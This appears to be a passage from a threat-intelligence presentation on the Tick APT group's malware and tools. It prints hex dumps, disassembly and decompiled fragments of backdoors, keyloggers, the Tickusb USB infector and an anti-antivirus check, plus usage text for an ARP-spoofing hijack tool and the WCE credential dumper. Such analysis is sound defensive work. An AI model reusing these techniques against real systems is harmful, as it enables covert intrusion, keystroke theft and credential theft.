000080D0: 9A 86 9B 98 8D 98 44 8D 92 8D 2A 00 00 00 00 00 00 üãçÿiÿDifi*
000080E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

- Netboy (Domino, Invader, Kickesgo)

- Actively discovered after 2010; Initial version of DLL format discovered from Korea in 2008

- Written in Delphi language

- Encrypted major strings into XOR 0xC7

- Injected within the process, such as

- Conduct functions including keylog

- Code change (2012) → Disrupter

```
1318FE94 xor0x7C_1318FE94 proc near ; CODE XREF: MalwareMain_13190EE8+5A↓p
1318FE94 ; MalwareMain_13190EE8+84↓p ...
1318FE94
1318FE94 var_4 = dword ptr -4
1318FE94
1318FE94 push ecx
1318FE95 mov [esp+4+var_4], eax
1318FE98 mov cl, 7Ch ; '|'
1318FE9A mov eax, edx
1318FE9C dec eax
1318FE9D test eax, eax
1318FE9F j! short loc_1318FEAD
1318FEA1 inc eax
1318FEA2
1318FEA2 loc_1318FEA2: ; CODE XREF: xor0x7C_1318FE94+17↓j
1318FEA2 mov edx, [esp+4+var_4]
1318FEA5 xor [edx], cl
1318FEA7 inc [esp+4+var_4]
1318FEAA dec eax
1318FEAB jnz short loc_1318FEA2
1318FEAD
1318FEAD loc_1318FEAD: ; CODE XREF: xor0x7C_1318FE94+B1↓j
1318FEAD pop edx
1318FEAE retn
1318FEAE xor0x7C_1318FE94 endp
1318FEAE
```

- Ninezero (9002)
 - Discovered between 2012-2013
 - Dropper 70 KB → Backdoor DLL 33 KB
 - Distinctive export function exists in the DLL file


Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001820	0000	0000253F	InitFunc
00000002	00001800	0001	00002548	Launch
00000003	00001AD0	0002	0000254F	ServiceMain

- Netboy also found in some systems

- Xxmm (KVNDM, Minzen, Murim, ShadowWali, Wali, Wrim)
 - First discovered in 2015, Actively used from 2016 (Initial version includes xmm string)
 - Initial version include a distinctive PDB 'C:\Users\123\Desktop\shadowDoor\Release\loadSetup.pdb' -> Excluded after Dec. 2015
 - Consists of a Dropper, Loader, and Backdoor
 - Created files larger than 50 MB
 - Encrypted communications via one-time AES and RC4 key, active only at specific times

```
004150E0: 6F 73 69 74 69 6F 6E 00 3A 74 72 79 0D 0A 64 65  osition :tryMode
004150F0: 6C 20 22 00 22 0D 0A 69 66 20 65 78 69 73 74 20  l " " if exist
00415100: 22 00 00 00 22 20 67 6F 74 6F 20 74 72 79 0D 0A  " " goto tryMode
00415110: 64 65 6C 20 25 30 00 00 78 78 6D 6D 00 00 00 00  del %0 xmm
00415120: 2E 62 61 74 00 00 00 00 6E 74 64 6C 6C 2E 64 6C  .bat ntdll.dll
00415130: 6C 00 00 00 52 74 6C 44 65 63 6F 6D 70 72 65 73  l RtlDecompress
00415140: 73 42 75 66 66 65 72 00 00 00 00 3D 3D 00 00  sBuffer ==
00415150: 3D 00 00 00 1D 20 41 00 D8 53 41 00 27 1E 41 00  = * A +SA 'A
00415160: CA CF 40 00 62 61 64 20 65 78 63 65 70 74 69 6F  @ bad exceptio
00415170: 6E 00 00 00 00 00 00 00 48 00 00 00 00 00 00  n H
00415180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00415190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004151A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004151B0: 00 00 00 00 88 60 41 00 30 54 41 00 08 00 00 00  é'A 0TA
004151C0: 52 53 44 53 E4 59 7C 9D 86 FE 55 4F 90 7B 46 1D  RSDSY|¥ã•U0€{F+
004151D0: 12 54 D2 B9 03 00 00 00 43 3A 5C 55 73 65 72 73  †T†♥ C:\Users
004151E0: 5C 31 32 33 5C 44 65 73 6B 74 6F 70 5C 73 68 61  \123\Desktop\sha
004151F0: 64 6F 77 44 6F 6F 72 5C 52 65 6C 65 61 73 65 5C  dowDoor\Release\
00415200: 6C 6F 61 64 53 65 74 75 70 2E 70 64 62 00 00 00  loadSetup.pdb
00415210: 00 00 00 00 00 00 00 00 00 00 00 00 60 41 00  'A
```

• Xxmm



- Datper

- Discovered between 2015 – March 2019
- Written in Delphi scripting language
- Active in Korea and Japan
- Garbage values embedded in the middle of the code
- Keylogger, Mimikatz found in the infected systems

```
void __noreturn start()
{
    int v0; // ecx
    int v1; // ecx
    void *v2; // ecx
    unsigned int v3; // [esp-Ch] [ebp-24h]
    int v4; // [esp+4h] [ebp-14h]
    int savedregs; // [esp+18h] [ebp+0h]

    v4 = 0;
    sub_405870();
    v3 = __readfsdword(0);
    __writefsdword(0, (unsigned int)&v3);
    unk_4161AC += 417234910;
    unk_4161AC -= 1635103131;
    unk_4161AC -= 205798363;
    unk_4161AC -= 727338489;
    unk_4161AC += 263591107;
    unk_4161AC -= 586380791;
    sub_4067F8(v0, &v4, v3, &loc_411173, &savedregs);
    sub_4049B8(v1, v4);
    *off_412894 = 1;
    *off_412840 = 1;
    *off_412840 = 1;
    sub_40EA90(v2);
    __writefsdword(0, v3);
    sub_40465C(&loc_41117A);
    sub_404434();
}
```

- Keylogger A (2011)

- Discovered between April – May 2011
- File name: keyll.exe
- User input key content saved in c:\windows\log.txt
- Daserf found in the infected system

```
.00404150: 25 73 00 00 5B 44 45 4C 5D 00 00 00 5B 49 4E 53 %s [DEL] [INS
.00404160: 5D 00 00 00 5B 44 46 5D 00 00 00 00 5B 52 46 5D ] [DF] [RF]
.00404170: 00 00 00 00 5B 55 46 5D 00 00 00 00 5B 4C 46 5D [UF] [LF]
.00404180: 00 00 00 00 5B 48 4F 4D 45 5D 00 00 00 5B 45 4E 44 [HOME] [END
.00404190: 5D 00 00 00 5B 50 44 5D 00 00 00 00 5B 50 55 5D ] [PD] [PU]
.004041A0: 00 00 00 00 5B 53 50 5D 00 00 00 00 5B 45 4E 5D [SP] [EN]
.004041B0: 0A 00 00 00 5B 54 41 42 5D 00 00 00 5B 42 4B 5D [TAB] [BK]
.004041C0: 00 00 00 00 5B 46 25 64 5D 00 00 00 28 00 00 00 [F%d] (
.004041D0: 2A 00 00 00 26 00 00 00 5E 00 00 00 25 25 00 00 * & ^ %
.004041E0: 24 00 00 00 23 00 00 00 40 00 00 00 21 00 00 00 $ # @ !
.004041F0: 29 00 00 00 25 63 00 00 25 63 25 63 00 00 00 00 ) %c %c%c
.00404200: 25 63 25 73 25 63 25 63 25 73 00 00 25 30 32 64 %c%s%c%c%s %02d
.00404210: 2D 25 30 32 64 20 25 30 32 64 3A 25 30 32 64 3A -%02d %02d:%02d:
.00404220: 25 30 32 64 00 00 00 00 61 2B 74 00 5C 73 65 6E %02d a+t \sen
.00404230: 64 73 63 66 67 2E 64 6C 6C 00 00 00 00 00 00 00 dscfg.dll
```

- Keylogger B (2017~2018)

- Discovered between 2017– 2018
- File name : apphelp.dll, k6.dll, linkinfo.dll etc (40-50 KB)
- Bisodown, Datper found in infected system

```
.100081F0: 5B 54 41 42 5D 00 00 00 3D 00 00 00 2D 00 00 00 [TAB] = -
.10008200: 30 00 00 00 39 00 00 00 38 00 00 00 37 00 00 00 0 9 8 7
.10008210: 36 00 00 00 35 00 00 00 34 00 00 00 33 00 00 00 6 5 4 3
.10008220: 32 00 00 00 31 00 00 00 60 00 00 00 5B 46 31 32 2 1 ' [F12
.10008230: 5D 00 00 00 5B 46 31 31 5D 00 00 00 5B 46 31 30 ] [F11] [F10
.10008240: 5D 00 00 00 5B 46 39 5D 00 00 00 00 5B 46 38 5D ] [F9] [F8]
.10008250: 00 00 00 00 5B 46 37 5D 00 00 00 00 5B 46 36 5D [F7] [F6]
.10008260: 00 00 00 00 5B 46 35 5D 00 00 00 00 5B 46 34 5D [F5] [F4]
.10008270: 00 00 00 00 5B 46 33 5D 00 00 00 00 5B 46 32 5D [F3] [F2]
.10008280: 00 00 00 00 5B 46 31 5D 00 00 00 00 5B 45 53 43 [F1] [ESC
.10008290: 5D 00 00 00 65 00 00 00 62 00 00 00 0D 0A 00 00 ] e b
.100082A0: 75 73 65 00 72 33 32 2E 64 00 00 00 6C 6C 00 00 use r32.d ll
.100082B0: 47 65 74 4B 00 00 00 00 65 79 53 74 00 00 00 00 GetK eySt
.100082C0: 61 74 65 00 47 65 74 41 73 00 00 00 79 6E 63 4B ate GetAs yncK
.100082D0: 65 79 53 00 74 61 74 65 00 00 00 00 25 55 53 45 eyS tate %USE
.100082E0: 52 50 52 4F 46 49 4C 45 25 00 00 00 5C 41 70 70 RPROFILE% \App
.100082F0: 44 61 74 61 00 00 00 00 5C 4C 6F 63 61 6C 00 00 Data \Local
.10008300: 5C 57 69 6E 64 6F 77 73 00 00 00 00 5C 64 65 62 \Windows \deb
.10008310: 75 67 2E 6C 6F 67 00 00 0D 0A 5B 25 30 32 64 2F ug.log
.10008320: 25 30 32 64 2F 25 64 20 25 30 32 64 3A 25 30 32 %02d/%d %02d:%02
.10008330: 64 3A 25 30 32 64 5D 20 28 25 73 29 0D 0A 00 00 d:%02d] (%s)
```


- Keylogger C (2017~2018)

- Discovered between Apr. 2017 – Feb. 2018 → Mainly found in the Tickusb-infected systems

- File name: linkinfo.dll, netutils.dll

- Key input contents saved at Log file

```
.10010330: 49 6E 74 65 72 66 61 63 65 00 00 00 48 61 72 64 Interface Hard
.10010340: 77 61 72 65 00 00 00 00 4D 69 6D 65 00 00 00 00 ware Mime
.10010350: 53 41 4D 00 53 45 43 55 52 49 54 59 00 00 00 00 SAM SECURITY
.10010360: 53 59 53 54 45 4D 00 00 53 6F 66 74 77 61 72 65 SYSTEM Software
.10010370: 00 00 00 00 54 79 70 65 4C 69 62 00 25 64 00 00 TypeLib %d
.10010380: 62 00 00 00 65 00 00 00 5B 45 53 43 5D 00 00 00 b e [ESC]
.10010390: 5B 46 31 5D 00 00 00 00 5B 46 32 5D 00 00 00 00 [F1] [F2]
.100103A0: 5B 46 33 5D 00 00 00 00 5B 46 34 5D 00 00 00 00 [F3] [F4]
.100103B0: 5B 46 35 5D 00 00 00 00 5B 46 36 5D 00 00 00 00 [F5] [F6]
.100103C0: 5B 46 37 5D 00 00 00 00 5B 46 38 5D 00 00 00 00 [F7] [F8]
.100103D0: 5B 46 39 5D 00 00 00 00 5B 46 31 30 5D 00 00 00 [F9] [F10]
.100103E0: 5B 46 31 31 5D 00 00 00 5B 46 31 32 5D 00 00 00 [F11] [F12]
.100103F0: 60 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 ' 1 2 3
.10010400: 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 4 5 6 7
.10010410: 38 00 00 00 39 00 00 00 30 00 00 00 2D 00 00 00 8 9 0 -
.10010420: 3D 00 00 00 5B 54 41 42 5D 00 00 00 71 00 00 00 = [TAB] q
.10010430: 77 00 00 00 65 00 00 00 72 00 00 00 74 00 00 00 w e r t
.10010440: 79 00 00 00 75 00 00 00 69 00 00 00 6F 00 00 00 y u i o
.10010450: 70 00 00 00 5B 00 00 00 5D 00 00 00 61 00 00 00 p [ ] a
.10010460: 73 00 00 00 64 00 00 00 66 00 00 00 67 00 00 00 s d f g
```

- **Tickusb (SymonLoader)**

- Found to be active from spring 2014 to Nov. 2017 (possibly even before Sep. 2012)
- First analysis disclosed by Unit42 in Jun. 2018
- Saved information leaked and data modified when USB Flash Drive was connected
- Some variants found in the Korean Secure USB Flash Drive → Execute by reading data from specific area
 - Execution code unchecked
- Modified EXE file and patched ALYAC25.EXE file within some modified USB Flash Drive

- **Composition of Tickusb**

- Consists of EXE file including the essential code for DLL, which acts as the Loader
- Main function of DLL (Loader): Executes Tickusb EXE when USB Flash Drive is connected, Downloads additional files
- Main functions of EXE file: Collects information within the USB Flash Drive, Infects EXE file, and Patches ALYAC25.EXE
- Modified EXE within a USB Flash Drive: Executes by creating Downloader or Tickusb variants

- Attacked using Korean Secure USB Flash Drive
 - Performs malware infection via variant-installing programs
 - Presumed to be an attempt to attack net isolation systems by using Korean Secure USB Drive

Tick Group Weaponized Secure USB Drives to Target Air-Gapped Critical Systems



By **Kaoru Hayashi** and **Mike Harbison**


June 22, 2018 at 1:00 PM

Category: **Unit 42**

Tags: **Datper, HomamDownloader, Japan, Minzen, Nioupale, Republic of Korea, SymonLoader, Tick**

* Source : <https://unit42.paloaltonetworks.com/unit42-tick-group-weaponized-secure-usb-drives-target-air-gapped-critical-systems/>

• Flowchart of Tickusb




05

Stage 3 – Internal Reconnaissance

- Anti 1.03


-AntiAV



```
00010CD0: 01 00 CC CC CC 00
00010CE0: 56 00 52 00 43 00
00010CF0: 44 00 53 00 56 00
00010D00: 4F 00 4E 00 53 00
00010D10: 55 00 52 00 49 00
00010D20: 41 00 42 00 00 00
00010D30: 52 00 56 00 00 00
00010D40: 56 00 49 00 43 00
00010D50: 53 00 54 00 53 00
00010D60: 52 00 65 00 67 00
00010D70: 5C 00 4D 00 61 00
00010D80: 5C 00 53 00 79 00
00010D90: 43 00 75 00 72 00
00010DA0: 6F 00 6E 00 74 00
00010DB0: 74 00 5C 00 53 00
00010DC0: 65 00 73 00 5C 00
00010DD0: 69 00 6E 00 65 00
00010DE0: 64 6C 6C 00 41 59
00010DF0: 69 2E 61 79 6D 00
```

```
v4 = (UNICODE_STRING *)v3[9];
if ( MmIsAddressValid(v4) )
{
    RtlUppcaseUnicodeString((PUNICODE_STRING)&DestinationString, v4 + 6, 1u);
    if ( wcsstr(DestinationString.Buffer, &word_10D4E) )
    {
        if ( wcsstr(DestinationString.Buffer, &word_10D36) )
            return 17;
        if ( wcsstr(DestinationString.Buffer, "A") )
            return 18;
    }
    if ( wcsstr(DestinationString.Buffer, L"AHNLAB") )
        return 32;
    if ( wcsstr(DestinationString.Buffer, L"HAURI") )
    {
        if ( wcsstr(DestinationString.Buffer, &word_10CFA) )
            return 49;
        if ( wcsstr(DestinationString.Buffer, &word_10CDE) )
            return 50;
    }
    RtlFreeUnicodeString((PUNICODE_STRING)&DestinationString);
}
```

- Hijack v2.0
 - Disguised as Hancm file (C:\HNC\Hwp70\hwp70.exe)
 - Arpspoof function



```
usage: hijack <-LUXhefv$xrkHDtNzi> <-d dev> <-S interval> <-IO pcap_dump>
      -W normal|byline|none> <-F file> <-p port> <-E quit time>
      <-R reboot time> <-b submask> <-m speed> <Source Host> <Dest Host>
      <match expression> <bpf filter> ! <genuine host> <faked host>

-h is help/usage
-U is version information
-v is be verbose
-e is show empty packets
-i is ignore case
-S is spoof interval
-r is enabled ip routing
-b is to force define submask
-m is define max transmit speed k/s
-f is set full spoof-route mode default is half
-x is print in alternate hexdump format
-X is interpret match expression as hexadecimal
-p is the port to hijack
-l is read packet stream from pcap format file pcap_dump
-D is dnsspoof mode
-t is print timestamp every time a packet is matched
-E is time to quit
-R is time to reboot program
-N is release demo job file
-s is scan hosts in subnet
-H is hidden from console, background mode killed /k
```

- WCE (Windows Credentials Editor)

- File signed with Heruida Electronic credential found (2016)

```
c:\work>wce -h
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
Options:
  -l          List
  -s          Change
  -r          Parameters
  -c          Refresh
  -e          List
  -o          Refresh
  -i          Parameters
  -d          Delete
  -a          Use
  -f          Force

